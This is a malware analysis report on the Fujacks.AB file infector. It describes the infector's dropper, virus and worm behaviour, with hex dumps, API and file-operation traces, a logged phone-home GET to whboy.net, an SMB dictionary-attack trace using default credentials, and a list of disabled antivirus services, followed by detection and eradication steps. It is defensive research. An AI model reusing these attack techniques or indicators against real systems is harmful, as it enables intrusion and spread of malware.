MALICIOUS STREAMS

Fujacks: A Modern File Infector

Joel Yonts
Chief Scientist
Malicious Streams

(The Many Faces of Fujacks)

1.0 IN THE EARLY DAYS **3**

2.0 FUJACKS – A MALWARE OF A DIFFERENT COLOR **3**

2.1 FIRST IMPRESSIONS 3

2.2 STRUCTURAL ANALYSIS 3

Figure 2.2.1: File Structure of Malicious Sample *4*

Figure 2.2.2: PE Header #1 of Malicious Sample *4*

Figure 2.2.3: PE Header #2 of Malicious Sample *5*

Figure 2.2.4: Fujacks Infected File Tag *5*

2.3 TROJAN LIKE BEHAVIOR 5

Figure 2.3.1: Dropper Trojan Infection *6*

Figure 2.3.2: Internet Activity Associated with Malware Infection *7*

2.4 A VIRAL TWIST 7

Figure 2.4.1: Viral Reproduction *8*

2.5 THE WORM EMERGES 8

Figure 2.5.1: Network Worm and Local Storage Reproduction *9*

3.0 WHY FILE INFECTOR REPRODUCTION? **9**

3.1 STEADY HAND NEEDED TO REPAIR INFECTED FILES 10

4.0 DETECTING & RESPONDING TO FUJACKS INFECTIONS **10**

4.1 GENERAL DEFENSE AGAINST FILE INFECTORS 10

4.2 FUJACKS SPECIFIC DEFENSE AND ERADICATION 11

5.0 FINAL THOUGHTS **12**

APPENDIX A: INFECTION ARTIFACTS **13**

Artifact 1: List of security related services disabled by Fujacks *13*

Artifact 2: API calls used to locate local storage infection targets *13*

Artifact 3: Dictionary attack against an SMB share *14*

Artifact 4: File operations for loading infected PE into memory *15*

Artifact 5: File operations for dropping original (clean) PE *15*

Artifact 6: File operations for dropping temporary batch file *16*

Artifact 7: Dropped batch file (81$$.bat) used to replace/clean infected sample.exe *16*

Artifact 8: File operations for dropping malicious PE *16*

Artifact 9: Autorun key installed at the initial startup of ncscv32.exe malware *17*

Artifact 10: File operations overwriting infection target with a copy of Fujacks *17*

Artifact 11: Temporary Icon file is used to preserve original PE Icon *18*

Artifact 12: Original PE (run.exe) is append to new infected PE *18*

APPENDIX B: SAMPLE FUJACKS PE DISINFECTOR **19**

Appendix B: Proof-of-concept Python function for cleaning a Fujacks infected PE *19*

1.0 In the Early Days

Back in the early days of the personal computer, the Computer Virus dominated the world. These tiny (cyber) life forms didn't exist in the world of infected websites and massive SPAM attacks. No, the ever-popular floppy was the medium of infection. Spreading from one student or colleague to the next through the sharing of these legacy storage devices. It wasn't about stealing your money or identity in that day; it was about making a name for yourself amongst your friends and the hacker community. Then… the Internet grew up, money began to flow across the massive sea of inter-connected hosts and the REAL bad buys paid attention. We all know the story. Over time, malware authors found better ways to distribute their wares and the way of the file infecting virus largely died out … until recently. In 2007, we began to see a rebirth in the area of "File Infectors". At first glance this looked like our old friend the parasitic virus but there has been a subtle change in the DNA of these old threats. This new breed of malware took today's blended threat and added the infection capabilities of a highly contagious File Infector.

2.0 Fujacks – A malware of a different color

Fast forward to mid 2007. The Fujacks family of malware began to climb the infection prevalence charts. This new family was actually first discovered in late 2006 but the early variants lacked some of the advanced reproductive behaviors that allowed Fujacks to multiply its victims and gain in the ranks of the most infectious. This report will focus on one of the more evolved variants known as Fujacks.AB.

2.1 First Impressions

One of the initial interesting things I noted about this sample is how much the classification of this malware varied across AV vendors. Even amongst the major vendors some called the sample a Worm, others a Trojan, and others still a Virus. After analyzing the sample personally I could see why the confusion existed and how, like the horse of a different color in oz, the sample seemed to change before my very eyes.

2.2 Structural Analysis

As many would do, my first step in analyzing this sample included taking a look under the hood and peering at the file structure, imports, and embedded strings. The file structure provided the first surprise. The Sections included a very large "ExtraDat" segment.




Figure 2.2.1: File Structure of Malicious Sample

Examining the contents of the extra segment revealed another PE header. A second PE header most probably indicated an embedded PE file that would lend itself to a Dropper Trojan malware structure. This would also imply a typical dropper reproduction that relies on user interaction with a probable delivery through attachments in emails and Internet downloads.

```
00000000  4d5a 0000 0000 0000 0000 0000 5045 0000 MZ..........PE..
00000010  4c01 0200 4653 4721 0000 0000 0000 0000 L...FSG!........
00000020  e000 8f81 0b01 0000 00da 0100 0066 0000 `........Z...f..
00000030  0000 0000 5401 0000 0010 0000 0c00 0000 ....T...........
```

Figure 2.2.2: PE Header #1 of Malicious Sample

```
00010d40  7265 7373 0034 4238 0300 4d5a 9000 0300 ress.4B8..MZ....
00010d50  0000 0400 0000 ffff 0000 b800 0000 0000 ..........8.....
00010d60  0000 4000 0000 0000 0000 0000 0000 0000 ..@.............
00010d70  0000 0000 0000 0000 0000 0000 0000 0000 ................
00010d80  0000 0000 0000 8000 0000 0e1f ba0e 00b4 ............:..4
00010d90  09cd 21b8 014c cd21 5468 6973 2070 726f .M!8.LM!This pro
00010da0  6772 616d 2063 616e 6e6f 7420 6265 2072 gram cannot be r
00010db0  756e 2069 6e20 444f 5320 6d6f 6465 2e0d un in DOS mode..
00010dc0  0d0a 2400 0000 0000 0000 5045 0000 4c01 ..$.......PE..L
```

Figure 2.2.3: PE Header #2 of Malicious Sample

Another interesting note was the existence of a "WHBOY" string at the very end of the file.

```
  Addr     0 1  2 3  4 5  6 7  8 9  A B  C D  E F 0 2 4 6 8 A C E
--------  ---- ---- ---- ---- ---- ---- ---- ---- ----------------
0001d100  0000 0000 0000 0000 0000 0000 0000 0000 ................
0001d110  0000 0000 0000 0000 0000 0000 0000 0000 ................
0001d120  0000 0000 0000 0000 0000 0000 0000 0000 ................
0001d130  0000 0000 0000 0000 0000 0000 0000 0000 ................
0001d140  0000 0000 0000 0000 0000 0057 4842 4f59 ...........WHBOY
0001d150  7275 6e2e 6578 652e 6578 6502 3530 3137 run.exe.exe.5017
0001d160  3601                                   6.
```

Figure 2.2.4: Fujacks Infected File Tag

This string and following filename/file size combination turned out to be a tag added by Fujacks that contained the original name and original size of the infected file.

Examining embedded strings and the import table revealed little of interest. Imports were very light with GetProcAddress and LoadLibrary being the only imported functions. Strings were fairly standard with the only anomaly being the reoccurring string "WhBoy".

2.3 Trojan Like Behavior

Taking high-level structural analysis and speculation only so far, my next step was to run the sample in a controlled environment. Upon execution, the malware sample separated the two PE files by dropping a disinfected copy of the "carrier" program locally and by dropping a malicious PE file in the %SYSTEM%/drivers directory. At the end of this process the infected sample was deleted and both the disinfected "carrier" PE and the malicious PE were executed. The end result: the user sees the program they executed (no alteration of the user experience) and the malicious PE was running silently in the background. Furthermore, the malicious PE was set to restart each time the computer restarts to maintain a persistent infection.




Figure 2.3.1: Dropper Trojan Infection

At this point I had seen the anticipated dropper Trojan behavior and could understand the Trojan classification. Another anticipated behavior was the Internet activity observed directly following the installation of the malicious PE. The exact purpose behind the Internet access was not determined during the analysis due to the remote site being off the air. From the http request it was easy to speculate that additional malware or at least an upgrade of the existing malware was the initial intent.

DNS Query: www.whboy.net
DNS Response: 69.64.155.133

HTTP Get Request:
GET /update/wormcn.txt HTTP/1.1
User-Agent: QQ
Host: www.whboy.net
Cache-Control: no-cache

Figure 2.3.2: Internet Activity Associated with Malware Infection

2.4 A Viral Twist

Just as I was ready to declare this sample a Trojan, I noticed it began to multiply! The malicious PE was multi-threaded with several of its thread's intent on spreading the malicious code.

First, it scanned local volumes looking for PE (exe), asp, aspx, jsp, htm, and html files. Once the malware identified a victim, an infection process began. PE files were pre-pended with a complete copy of the newly installed malware while web files were appended with a malicious iframe that would secretly direct all who viewed the web content to a malicious download site. After the infection process, many of the PE files residing on the system became Trojans with the same layout as our original sample. One odd note about the PE infection was only target PEs with embedded icon resources were infected. I believe this to be a shortcoming in the coding of this Fujacks variant. Earlier variants infected all PE files but changed all infected files to a standard icon supplied by Fujacks. The AB variant implemented logic to preserve the original icon using temp files and a reload process. Apparently adding this logic altered the logic used to select infection targets.

Another artifact of the Fujacks infection process was the "tagging" of previously scanned/infected directories. After multiple restarts of the dropped malicious PE, I discovered the File Infection process would always resume in the directory where it last visited. Knowing this persistence of information must be maintained on disk, I discovered the Desktop__.ini file. This file was dropped in each directory as Fujacks recursively scanned the filesystem looking for infection victims. The file was set to System, Hidden, and Read-only to hide its presences and simply contained YYYY-MM-DD of the last scan by Fujacks. Each time the malicious PE was restarted it would recursively scan a filesystem and skip any directory that contained a Desktop__.ini file with the current date, effectively resuming the system scan from the last directory visited.




Figure 2.4.1: Viral Reproduction

At this point I had seen a file infector type reproduction that has historically been associated with a computer virus. So if we stopped the story here I would be comfortable with the Trojan and Virus classifications but not network Worm.

2.5 The Worm Emerges

Not content with the native soil being conquered, however, several threads of the malicious PE began a systematic sweep of the local subnet looking for other machines with SMB sharing enabled. If a victim was located, the malicious PE began a limited dictionary attack against the SMB share. If the target machine had an open share or weak password, the malicious PE compromised the remote system by placing a copy of itself (named Setup.exe) on the remote system and setting it to automatically start if a user browsed the target drive. To further the compromise, the malicious PE also began a recursive sweep of the remote

filesystem looking for additional PE and web files to infect using the same process noted above.

A nearly identical infection process occurred for attached storage such as USB drives & iPods. The only variation was the name (GameSetup.exe) used for the dropped malicious PE.




Figure 2.5.1: Network Worm and Local Storage Reproduction

So now we see the worm behavior noted by several AV researchers. It is easy to see that this malware species has a complicated lifecycle which explains the naming convention confusion.

3.0 Why File Infector Reproduction?

As I alluded to earlier, we began with the age of the virus, endured the onslaught of the network worm age, and seemingly have settled into the age of the Trojan. I know things are not so cut and dry but generally I believe this classification of eras hold true. If I could point to one thing that has been good about our current age of the Trojan, it is infections stay put! If a Trojan gets through perimeter defenses and infects a corporate (or home) user's PC the

infection will be contained and only the data flowing through or around this machine is at risk. This was a huge relief after the geometric reproduction of the network worm era. However, the blended threat that Fujacks brings to the table gives the attackers the best of multiple worlds. With this attack, they can utilize the robust functionality and stealth of a Trojan during penetration and become cyber cockroaches scurrying from one internal machine to the next once they penetrate. Reintroducing the reproductive threat may be a major contributor to the resurgence in File Infectors such as Fujacks.

Along those same lines, the proliferation of USB thumb drives and personal MP3 players such as iPods have made the USB Infector portion of the Fujacks malware an attractive addition. This vector also paves the way for future non-conventional targets. In the near future your printers, household appliances, car, etc. may be infected with a Fujacks like malware because of their local storage capabilities.

One final note on the reproductive behavior worth highlighting is the web file infection vector. This vector has far reaching potential for infection if web content that is hosted Internet or corporate intranet-facing is in the path of infection. All that is required is for a web server, web content file server, or web developer to become infected with Fujacks through one of the many infection vectors and the potential for infecting customers, business associates, and friends greatly increases.

3.1 Steady Hand Needed to Repair Infected Files

Beyond reproductive behavior, another motive for the resurgence may be the additional complication and time required to contain and clean infection outbreaks. With a Trojan, simply deleting the offending file and supporting registry keys may be enough to eradicate the threat. In the world of file infectors, the infection may be attached to your business critical documents, attached to the web content that provides 100% of your revenue, or your single copy of the term paper due tomorrow. Disinfecting file infectors most often involves slicing and dicing your treasured files and removing the malicious components without harming the known good content. Obviously the need for accuracy is critical with little tolerance for error. This extra time can prolong the infection hours if not days. Whether this aspect of file infectors is a primary motive or a by-product, the attacker community is the one benefiting.

4.0 Detecting & Responding to Fujacks Infections

4.1 General Defense Against File Infectors

No malware analysis "*write up*" would be complete without a defense section. All things considered, Fujacks is still a fairly easy family to guard against. The family does not utilize a cryptographic packer, it is light on anti-debugging techniques, and the file changes are easy

to detect. At a summary level, the same key elements of defense against general malware threats hold true. Specifically the need for network based anti-malware + IPS and host based anti-malware + IPS form the core defense. Additional technology needed for a holistic defense include:

- Monitoring & filtering of entry points such as www & email
- Network monitoring tools identifying top talkers & suspicious flows
- Data Loss Prevention solutions
- File integrity monitoring
- Network & host white-listing

4.2 Fujacks Specific Defense and Eradication

In addition to these general defense guidelines, searching for any of the artifacts noted in appendix A would provide a good detective control.

Infection Artifacts - Detection

- Presence of a new file in %SYSTEM%/driver named ncscv32.exe
- Presence of an unknown system process named ncscv32
- Presence of nvscv32 registry value set in the …\Windows\CurrentVersion\Run key
- Presence of a system, hidden, read-only file named Desktop__.ini located in potentially infected directories
- Presence of a hidden iframe assessing http://www.lovebak.com/qq.htm appended to asp, aspx, jsp, htm and html files
- Presence of GameSetup.exe and Setup.exe on local storage devices and network shares
- Unexplained <##>$$.bat and <##>$$.ico files in user %TEMP% directory
- Email attachment or file download that contains two PE headers. Some generic anti-malware signatures can detect double PEs as a potential dropper Trojan.
- PE files suddenly growing in size (approximately 60K) and ending with the following ASCI string "WHBOY<filename>.exe.exe.<file size>"
- Unexplained SMB network connection attempts to other systems on the LAN
- "Phone Home" http activity to www.lovebak.com and/or www.whboy.net
- Many of the Fujacks variants changed the icon of all infected files. I can't explain this in any other way except sloppiness on the virus writer's part. This should be a huge red flag to end users.


Infection Artifacts - Eradication

- Check with your AV vendor for the latest signatures and detection heuristics. If your AV Company currently doesn't have coverage, attempt to create a customer signature and submit a sample for their analysis.
- Determine phone home & malicious download sites and block them at your network or host firewall. In this case www.lovebak.com and www.whboy.net should be blocked.
- Kill malicious process ncscv32, delete ncscv32.exe from %SYSTEM%/drivers directory, and remove the autrorun value nvscv32 from ...\Windows\CurrentVersion\Run.
- Search all local storage and delete instances of GameSetup.exe and supporting Autorun.inf entry
- Search all network shares and delete malicious instances of Setup.exe (Use www.virustotal.com if necessary to ensure valid Setup.exe files are not deleted)
- If possible, disable open shares and set strong passwords for remaining network shares
- Search all web files for the presence of the www.lovebak.com and restoring them from a backup or remove the appended iframe string if infected.
- Restore infected PE files from a backup or create a custom disinfector (Appendix B)

5.0 Final Thoughts

While researching classic file infectors, I came across one species that had a similar infected file format as Fujacks. The species was called W32/Sand.123000 and was discovered in 2003.

Like Fujacks, files infected with Sand.12300 separate the original PE and the malicious code into separate files at run time. After separation both files are executed, again resembling the execution of a Fujacks infected file. Could Sand.12300 be the inspiration for the design of Fujacks?



Regardless of its ancestry, the Fujacks family is certainly an interesting malware group that has a complicated reproductive cycle. I would still consider this almost a proof-of-concept for what could be a serious threat when combined with other advanced techniques such as rootkit technology and alternate data streams. A healthy focus from our security product providers and incident responders on how to deal with today's file infectors will pay dividends and help ensure we are well prepared for the next evolution.

Appendix A: Infection Artifacts

```
Attempts to access service "Schedule".
Attempts to access service "sharedaccess".
Attempts to access service "RsCCenter".
Attempts to access service "RsRavMon".
Attempts to access service "RsCCenter".
Attempts to access service "RsRavMon".
Attempts to access service "KVWSC".
Attempts to access service "KVSrvXP".
Attempts to access service "KVWSC".
Attempts to access service "KVSrvXP".
Attempts to access service "kavsvc".
Attempts to access service "AVP".
Attempts to access service "AVP".
Attempts to access service "kavsvc".
Attempts to access service "McAfeeFramework".
Attempts to access service "McShield".
Disables security related services.
```

Artifact 1: List of security related services disabled by Fujacks

```
00666 0x0041D3FD=KERNEL32!GetDriveTypeA ("A:\")
00667 0x0041D3FD=KERNEL32!GetDriveTypeA ("B:\")
00668 0x0041D3FD=KERNEL32!GetDriveTypeA ("C:\")
00669 0x0041D3FD=KERNEL32!GetDriveTypeA ("D:\")
00670 0x0041D3FD=KERNEL32!GetDriveTypeA ("E:\")
00671 0x0041D3FD=KERNEL32!GetDriveTypeA ("F:\")

      … omitted for brevity …

00685 0x0041D3FD=KERNEL32!GetDriveTypeA ("T:\")
00686 0x0041D3FD=KERNEL32!GetDriveTypeA ("U:\")
00687 0x0041D3FD=KERNEL32!GetDriveTypeA ("V:\")
00688 0x0041D3FD=KERNEL32!GetDriveTypeA ("W:\")
00689 0x0041D3FD=KERNEL32!GetDriveTypeA ("X:\")
00690 0x0041D3FD=KERNEL32!GetDriveTypeA ("Y:\")
00691 0x0041D3FD=KERNEL32!GetDriveTypeA ("Z:\")
00692 0x7C809463=KERNEL32!Sleep (0x00000000)
```

Artifact 2: API calls used to locate local storage infection targets

```
0x0041CBF8=MPR!WNetAddConnection2A (0x4FDFBF18,"","Administrator",0x00000000)
0x733D1308=USER32!wsprintfA (0x4FDFBCE8,"Connection to resource "%s" with
username=%s and password=%s",0x201D2A20....)

0x0041CBF8=MPR!WNetAddConnection2A (0x4FDFBF18,"1234","Administrator",0x00000000)
0x733D1308=USER32!wsprintfA (0x4FDFBCE8,"Connection to resource "%s" with
username=%s and password=%s",0x201D2A20....)

0x0041CBF8=MPR!WNetAddConnection2A (0x4FDFBF18,"","Guest",0x00000000)
0x733D1308=USER32!wsprintfA (0x4FDFBCE8,"Connection to resource "%s" with
username=%s and password=%s",0x201D2A20....)

0x0041CBF8=MPR!WNetAddConnection2A (0x4FDFBF18,"1234","Guest",0x00000000)
0x733D1308=USER32!wsprintfA (0x4FDFBCE8,"Connection to resource "%s" with
username=%s and password=%s",0x201D2A20....)

0x0041CBF8=MPR!WNetAddConnection2A (0x4FDFBF18,"","admin",0x00000000)
0x733D1308=USER32!wsprintfA (0x4FDFBCE8,"Connection to resource "%s" with
username=%s and password=%s",0x201D2A20....)

0x0041CBF8=MPR!WNetAddConnection2A (0x4FDFBF18,"1234","admin",0x00000000)
0x733D1308=USER32!wsprintfA (0x4FDFBCE8,"Connection to resource "%s" with
username=%s and password=%s",0x201D2A20....)

0x0041CBF8=MPR!WNetAddConnection2A (0x4FDFBF18,"","Root",0x00000000)
0x733D1308=USER32!wsprintfA (0x4FDFBCE8,"Connection to resource "%s" with
username=%s and password=%s",0x201D2A20....)

0x0041CBF8=MPR!WNetAddConnection2A (0x4FDFBF18,"1234","Root",0x00000000)
0x733D1308=USER32!wsprintfA (0x4FDFBCE8,"Connection to resource "%s" with
username=%s and password=%s",0x201D2A20....)

0x0041CC1F=MPR!WNetCancelConnectionA ("\\10.0.0.116",0xFFFFFFFF)
0x0041D10D=KERNEL32!Sleep (0x00000200)
```

Artifact 3: Dictionary attack against an SMB share

Process Name	Operation	Target	Detail
sample.exe	ReadFile	C:\mw\sample.exe	Offset: 0, Length: 20,480
sample.exe	QueryStandardInformationFile	C:\mw\sample.exe	AllocationSize: 122,880, EndOfFile: 119,138, NumberOfLinks: 1, DeletePending: False, Directory: False
sample.exe	ReadFile	C:\mw\sample.exe	Offset: 20,480, Length: 20,480
sample.exe	QueryStandardInformationFile	C:\mw\sample.exe	AllocationSize: 122,880, EndOfFile: 119,138, NumberOfLinks: 1, DeletePending: False, Directory: False
sample.exe	ReadFile	C:\mw\sample.exe	Offset: 40,960, Length: 20,480
sample.exe	QueryStandardInformationFile	C:\mw\sample.exe	AllocationSize: 122,880, EndOfFile: 119,138, NumberOfLinks: 1, DeletePending: False, Directory: False
sample.exe	ReadFile	C:\mw\sample.exe	Offset: 61,440, Length: 20,480
sample.exe	QueryStandardInformationFile	C:\mw\sample.exe	AllocationSize: 122,880, EndOfFile: 119,138, NumberOfLinks: 1, DeletePending: False, Directory: False
sample.exe	ReadFile	C:\mw\sample.exe	Offset: 81,920, Length: 20,480
sample.exe	QueryStandardInformationFile	C:\mw\sample.exe	AllocationSize: 122,880, EndOfFile: 119,138, NumberOfLinks: 1, DeletePending: False, Directory: False
sample.exe	ReadFile	C:\mw\sample.exe	Offset: 102,400, Length: 16,738
sample.exe	QueryStandardInformationFile	C:\mw\sample.exe	AllocationSize: 122,880, EndOfFile: 119,138, NumberOfLinks: 1, DeletePending: False, Directory: False
sample.exe	CloseFile	C:\mw\sample.exe	

Artifact 4: File operations for loading infected PE into memory

Process Name	Operation	Target	Detail
sample.exe	WriteFile	C:\mw\sample.exe.exe	Offset: 0, Length: 128
sample.exe	WriteFile	C:\mw\sample.exe.exe	Offset: 128, Length: 128
sample.exe	WriteFile	C:\mw\sample.exe.exe	Offset: 128, Length: 128
sample.exe	WriteFile	C:\mw\sample.exe.exe	Offset: 256, Length: 128
sample.exe	WriteFile	C:\mw\sample.exe.exe	Offset: 256, Length: 128
sample.exe	WriteFile	C:\mw\sample.exe.exe	Offset: 384, Length: 128
…	…	…	…
sample.exe	WriteFile	C:\mw\sample.exe.exe	Offset: 49,792, Length: 128
sample.exe	WriteFile	C:\mw\sample.exe.exe	Offset: 49,920, Length: 128
sample.exe	WriteFile	C:\mw\sample.exe.exe	Offset: 50,048, Length: 128
sample.exe	CloseFile	C:\mw\sample.exe.exe	
			*** (…) represents repeating operations*

